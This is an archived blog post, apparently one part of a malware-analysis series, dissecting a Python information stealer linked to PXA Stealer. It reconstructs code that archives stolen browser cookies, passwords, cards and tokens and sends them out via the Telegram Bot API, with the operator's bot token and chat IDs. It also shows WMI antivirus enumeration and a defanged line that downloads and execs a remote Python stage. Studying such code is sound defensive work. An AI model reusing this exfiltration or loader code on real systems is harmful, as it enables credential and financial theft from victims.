PXA Stealers Evolution to PureRAT: Part 3 - Weaponised Python Stage (Stage 5)

By Darkrym

Published: 2025-08-31 · Archived: 2026-04-05 13:23:45 UTC

Introduction

In this section, we dissect the **weaponised Python payload** at the heart of the attack chain. This is the first weaponzied stage and it is a fully fledged **information stealer** that operates in-memory, and exfiltrates data via **Telegram**.

We'll analyse the decrypted bytecode from the previous stage, examine extraction routines targeting Chrome-based browsers, and review AV enumeration techniques using WMI. We'll also explore the exfiltration logic that leverages Telegram's Bot API, along with subtle hints suggesting that the campaign is far from over.

The InfoStealer

Looking at the next payload in the chain from `https://is[.]gd/s5xknuj2`, it's immediately clear that it's significantly larger than the previous stages. As with Stage 3, this payload is encrypted and appears to use the same hybrid decryption module though with a different key this time.

Using the Python script we wrote earlier, we load in the new payload, swap out the key, and successfully decrypt it. The result: a disassembled Python bytecode dump.

The decrypted output is massive, around 6,000 lines. From a quick glance, this definitely looks like the final stage.

Given the size, I decided to save the decrypted bytecode as a `.pyc` file and run it through `strings` for a more compact and readable view. Starting with a search for underscores (`_`) helps surface variable and function names that follow common naming conventions.

```
Strings .\decrypted_payload_5.pyc | Select-String -Pattern "_" | Get-Content -Head 20
```

```
 Z_d
Z_eWZ`eYZatZe]
create_unicode_buffer
pbkdf2_hmac)
ch_dc_browsers
installed_ch_dc_browsers
os_cryptZ
encrypted_key
local_state
```

```
ch_master_keyr)
get_ch_master_key
MODE_GCM
decrypted_passr)
decrypt_ch_value
MODE_CBCrC
decoded_itemZ
master_passwordZ
global_saltZ
```

We notice that many function names that suggest data extraction routines begin with `get`. From here, searching for `"get"` provides even more insight:

```
Strings .\decrypted_payload_5.pyc | Select-String -Pattern "get"
```

```
 get_ch_master_key
getKey
...
get_gck_basepath^
...
get_gck_profiless
get_ch_google_token
...
get_ch_login_data
...
get_ch_cookies
get_ch_ccards
get_ch_autofill
GetIPB
get_installed_av
getenvZ
getlogin
getbufferZ
...
```

This paints a fairly clear picture: this is an information stealer. It goes after Chrome and Mozilla based browser, looking for login data, cookies, saved credit cards, autofill entries, and 2FA tokens, which is all fairly standard these days.

However, one function that stands out is `get_installed_av`, which appears to enumerate installed antivirus products. That's worth digging into.

Dissecting `get_installed_av`

Here's a disassembly snippet of the `get_installed_av` function:

```
 Disassembly of <code object get_installed_av at 0x1051a8710, file "<string>", line 864>:
....
867           8 LOAD_GLOBAL              1 (win32com)
             10 LOAD_ATTR                2 (client)
             12 LOAD_METHOD              3 (Dispatch)
             14 LOAD_CONST               1 ('WbemScripting.SWbemLocator')
             16 CALL_METHOD              1
             18 STORE_FAST               1 (wmi)

868          20 LOAD_FAST                1 (wmi)
             22 LOAD_METHOD              4 (ConnectServer)
             24 LOAD_CONST               2 ('.')
             26 LOAD_CONST               3 ('root\\SecurityCenter2')
             28 CALL_METHOD              2
             30 STORE_FAST               2 (conn)

869          32 LOAD_FAST                2 (conn)
             34 LOAD_METHOD              5 (ExecQuery)
             36 LOAD_CONST               4 ('SELECT * FROM AntiVirusProduct')
             38 CALL_METHOD              1
             40 STORE_FAST               3 (products)

870          42 LOAD_FAST                3 (products)
>>   44 GET_ITER
             46 FOR_ITER                 8 (to 56)
             48 STORE_FAST               4 (product)

871          50 LOAD_FAST                0 (antivirus_list)
             52 LOAD_METHOD              6 (add)
             54 LOAD_FAST                4 (product)
>>   56 LOAD_ATTR                7 (displayName)
...
874          84 LOAD_FAST                0 (antivirus_list)
             86 RETURN_VALUE

876          88 <119>                    0
```

The critical lines (Converted back to python) here are:

```
 import win32com

wmi = win32com.client.Dispatch("WbemScripting.SWbemLocator")
conn = wmi.ConnectServer(".", "root\\SecurityCenter2")
products = conn.ExecQuery("SELECT * FROM AntiVirusProduct")
```

This uses WMI (Windows Management Instrumentation) via the `win32com.client` module to connect to the `SecurityCenter2` namespace and enumerate installed antivirus products using the `AntiVirusProduct` class. The results are then appended to a list.

This is a perfect example of LOLBINs being used. A lot of the time you'll see a big list of hardcoded security products which the threat actor loops through searching for, but in this case this is the equivalent of asking Windows, "Hey what AV do you have installed?" and Windows gives it to them.

I was hoping for something more exciting here, maybe some defence evasion or attempts to kill the AV products but if we follow this through, it simply sends the data back to the threat actor.

But this also hints at a further stage for installing a RAT. Typically, the threat actor will only collect information like this if they intend to push additional malware to the host.

Exfiltration via Telegram

```
 18          336 LOAD_CONST               17 ('7414494371:AAHsrQDkPrEVyz9z0RoiRS5fJKI-ihKJpzQ')
             338 STORE_NAME               49 (TOKEN_BOT)

 26          340 LOAD_CONST               18 ('-1002460490833')
             342 STORE_NAME               50 (CHAT_ID_NEW)

 27          344 LOAD_CONST               19 ('-1002469917533')
             346 STORE_NAME               51 (CHAT_ID_RESET)

 28          348 LOAD_CONST               20 ('-4530785480')
             350 STORE_NAME               52 (CHAT_ID_NEW_NOTIFY)
....
918         2838 LOAD_NAME                5 (requests)
            2840 LOAD_ATTR              155 (post)

919         2842 EXTENDED_ARG             1
            2844 LOAD_CONST             266 ('https://api.telegram.org/bot')
```

Moving on it appears the malware is once again using **Telegram as its communication channel**, which is increasingly common. As a widely used and "trusted" platform, Telegram traffic often evades detection and filtering by firewalls and security products.

The malware uses a **single bot token** to send messages but communicates with **three distinct Telegram chat IDs**:

- `CHAT_ID_NEW_NOTIFY`
- `CHAT_ID_RESET`
- `CHAT_ID_NEW`

We can work backwards from the disassembled code to determine **what data is sent to each chat** and under what conditions.

Once again to make understanding this process easier, I've converted the disassembled bytecode back into **readable Python source code**.

The first step in this process is **archiving the collected data into a ZIP file**.


```
 archive_path = os.path.join(
    TMP,
    f"[{Country_Code}_{IPV4}] {os.getenv('COMPUTERNAME', 'defaultValue')}.zip"
)

# Create zip with compression
with zipfile.ZipFile(zip_data, 'w', compression=zipfile.ZIP_DEFLATED, compresslevel=9) as zip_file:
    zip_file.comment = f"Time Created: {creation_datetime}\nContact: https://t.me/LoneNone".encode()

    for root, _, files in os.walk(Data_Path):
        for name in files:
            try:
                file_path = os.path.join(root, name)
                arcname = os.path.relpath(file_path, Data_Path)
                zip_file.write(file_path, arcname)
            except Exception:
                pass

# Write the in-memory zip to disk
try:
    with open(archive_path, 'wb') as f:
        f.write(zip_data.getbuffer())
except Exception:
    pass
```

There one line there which stands out to me, `zip_file.comment = f"Time Created: {creation_datetime}\nContact: https://t.me/LoneNone".encode()` This includes a contact field pointing to a **Telegram handle:** `@LoneNone`, which is likely the malware author or operator.



This detail strongly suggests a link to **PXA Stealer**, a lesser-known info-stealer which was discovered in Nov 2024 by Talos. While public reporting on this malware remains limited, several indicators align with earlier PXA samples, albeit with notable changes, including **different filenames** (e.g., `images.png`, `svchost.exe`) and **hardened infrastructure**.

The overall structure and techniques remain consistent, but the threat actor appears to have refined their tooling and operational security.

Back in the code, the function continues by generating a **summary message of the ZIP archive**, including victim metadata and extracted credential statistics.

```
 # Construct message body
message_body = (
    f"{GetIPD}\n"
    f"<b>User:</b> <code>{os.getlogin()}</code>\n"
    f"<b>AntiVirus:</b> <i>{'</i>, <i>'.join(AV_List) if AV_List else 'Unknown'}</i>\n"
    f"<b>Browser Data:</b> <code>"
    f"CK:{total_browsers_cookies_count}"
    f"|PW:{total_browsers_logins_count}"
    f"|AF:{total_ch_autofill_count}"
    f"|CC:{total_browsers_ccards_count}"
    f"|TK:{total_browsers_tokens_count}"
    f"|FB:{total_browsers_fb_count}"
    f"|GADS:{google_ads_cookie}</code>\n"
```

It then determines **which Telegram chat to notify**, based on whether a count is set to `1`:

```
 # Determine Telegram chat ID
CHAT_ID = CHAT_ID_NEW if Count == 1 else CHAT_ID_RESET

# Send info to Telegram
if Count == 1 and CHAT_ID_NEW_NOTIFY:
         requests.post(
                  f"https://api.telegram.org/bot{TOKEN_BOT}/sendMessage",
                  params={
                           "chat_id": CHAT_ID_NEW_NOTIFY,
                           "text": message_body,
                           "parse_mode": "HTML"
                  }
         ).raise_for_status()

with open(archive_path, 'rb') as f:
         response_document = requests.post(
                  f"https://api.telegram.org/bot{TOKEN_BOT}/sendDocument",
                  params={
                           "chat_id": CHAT_ID,
```

```
                        "caption": message_body,
                        "parse_mode": "HTML",
                        "protect_content": True
                },
                files={
                        "document": f
                }
        )
        response_document.raise_for_status()
```

From this logic, we can map out the behaviour based on the `Count` variable:

Variable	Used for	When Used	Data Sent
`CHAT_ID_NEW`	Main data	If `Count == 1`	Zip archive, message
`CHAT_ID_RESET`	Fallback / reinfection	If `Count != 1`	Zip archive, message
`CHAT_ID_NEW_NOTIFY`	Notification channel	If `Count == 1`	Text-only notification
The `Count` variable plays a central role here, but it's **not defined within this stage**, from what I can tell anyway. It's likely set earlier in the execution chain and **persisted across stages**.			

This structure **may function as a reinfection check**. The malware may be designed to distinguish between newly infected and previously compromised hosts, adjusting its reporting behaviour accordingly. Helping the threat actor **track infections over time**, whilst reduce noise from duplicate logs, and possibly prioritise newly compromised hosts.

Alternatively, `CHAT_ID_RESET` may serve as a **fallback receiver**, used when delivery to the primary channel is no longer appropriate or fails.

Just as it seemed like we had reached the end of the chain, **lo and behold**, there's a **sixth stage** hiding in all that bytecode:

```
812        3036 LOAD_NAME             164 (exec)
          3038 LOAD_NAME               5 (requests)
```

```
            3040 LOAD_METHOD            165 (get)
            3042 EXTENDED_ARG             1
            3044 LOAD_CONST             278 ('https://0x0[.]st/8WBr.py')
            3046 CALL_METHOD              1
          >> 3048 LOAD_ATTR             166 (text)
```

This snippet downloads and executes a remote Python script from using `requests.get(https://0x0[.]st/8WBr.py).text` passed directly to `exec()`.

If we `curl` that URL, we can retrieve the **next payload**:

```
exec(__import__('marshal').loads(__import__('zlib').decompress(__import__('base64').b85decode("c|c}<pdtmL_<+xY
```

Once again, this stage closely mirrors Stage 2 only this time, the payload is significantly larger than anything encountered so far.

Quick Recap: What Did We Find in Part 3?

What began as an encrypted blob from a Telegram-triggered redirect evolved into a **weaponised final payload** a full-featured Python **information stealer** operating entirely **in-memory**.

This stage introduced:

- Extraction of **Chrome and Firefox** browser data (passwords, cookies, credit cards, 2FA tokens)
- **AV enumeration** via **WMI** (no hardcoded checks—Windows is asked directly)
- Stealthy **exfiltration** of stolen data using **Telegram Bot API**
- Archive creation with metadata linking to operator (@LoneNone)
- **Dynamic victim profiling** using a `Count` flag to control reporting and reinfection logic
- Discovery of **Stage 6**, loaded on the fly via `exec(requests.get().text)` from `0x0.st`

Each step was executed without writing new files to disk, maintaining a **memory-only footprint** that:

- Reduces detection by AV and EDR tools
- Enables flexible updates through Telegram and URL shorteners
- Suggests a modular, ongoing campaign—**potentially linked to the evolving PXA Stealer family**

Up Next: Part 4 — .NET Payload Analysis

Just when we thought Stage 5 was the final payload, **Stage 6 pulled the rug out** with a massive Base85 blob and in-memory decryption chain.

But it gets better (or worse):
That decoded blob leads to **our first Windows PE executable**, stealthily injected into a suspended `RegAsm.exe` process a classic **process hollowing** technique.

Stay tuned for Part 4, we shift gears into the world of **.NET malware**, where the payload:

- Executes fully **in-memory** via .NET reflection
- **Unhooks ETW** and **patches AMSI** to blind monitoring tools
- Deploys **yet another embedded binary**, suggesting even **more stages** to come

> From Python to PE, from Base85 to reflection — this campaign isn't just multi-stage. It's multi-language, multi-layered, and still escalating.

Reply by Email
